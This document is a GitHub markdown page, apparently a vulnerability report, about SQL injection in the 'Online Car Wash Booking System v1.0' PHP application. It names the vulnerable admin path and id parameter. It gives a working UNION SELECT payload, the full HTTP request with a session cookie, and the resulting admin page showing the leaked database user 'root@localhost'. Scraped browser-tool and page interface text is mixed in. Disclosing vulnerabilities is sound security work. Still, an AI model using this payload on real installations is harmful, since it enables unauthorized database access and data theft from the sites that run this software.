debug601 Create SQLi-1.md History

1 contributor

25 lines (18 sloc) | 1.13 KB

Online Car Wash Booking System v1.0 by oretnom23 has SQL injection


vendors: https://www.sourcecodester.com/php/15274/online-car-wash-booking-system-phpoop-free-source-code.html

Vulnerability File: /ocwbs/admin/?page=bookings/view_details&id=

Vulnerability location: /ocwbs/admin/?page=bookings/view_details&id=, id

[+] Payload: /ocwbs/admin/?page=bookings/view_details&id=-3%27%20union%20select%201,user(),3,4,5,6,7,8,9,10,11,12,13--+ // Leak place ---> id

```
GET /ocwbs/admin/?page=bookings/view_details&id=-3%27%20union%20select%201,user(),3,
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qr1o26kvu55cqqitadqht6jna5
Connection: close
```


GET
/ocwbs/admin/?page=bookings/view_details&id=-3%27%20union%20select%201,user(),3,4,5,6,7,8,9,10,11,12,13--+
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qr1o26kvu55cqqitadqht6jna5
Connection: close
$('.nav-link.active').addClass('bg-gradient-primary')
<!-- Content Wrapper. Contains page content -->

<!-- Main content -->
<section class="content text-dark">

<h4 class="card-title">Booking Details: root@localhost</h4>

<i clas
fa-angle-left"></i> Back to List

Load URL
Split URL
Execute
http://192.168.1.19/ocwbs/admin/?page=bookings/view_details&id=-3' union select 1,user(),3,4,5,6,7,8,9,10,11,12,13--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace All
OCWBS - PHP
Online Car Wash Booking System - Admin
Dashboard
Booking List
Maintenance
Vehicle Types
Service List
User List
Settings
Booking Details: root@localhost
Client Name 3
Contact # 4
Email 5
Address 6
Vehicle Type 13
Appointment Schedule Jan 01, 1970
Services:
Service Name
Price
Wash 150.00
Tire Black 40.00
Vacuum 50.00
Wax 100.00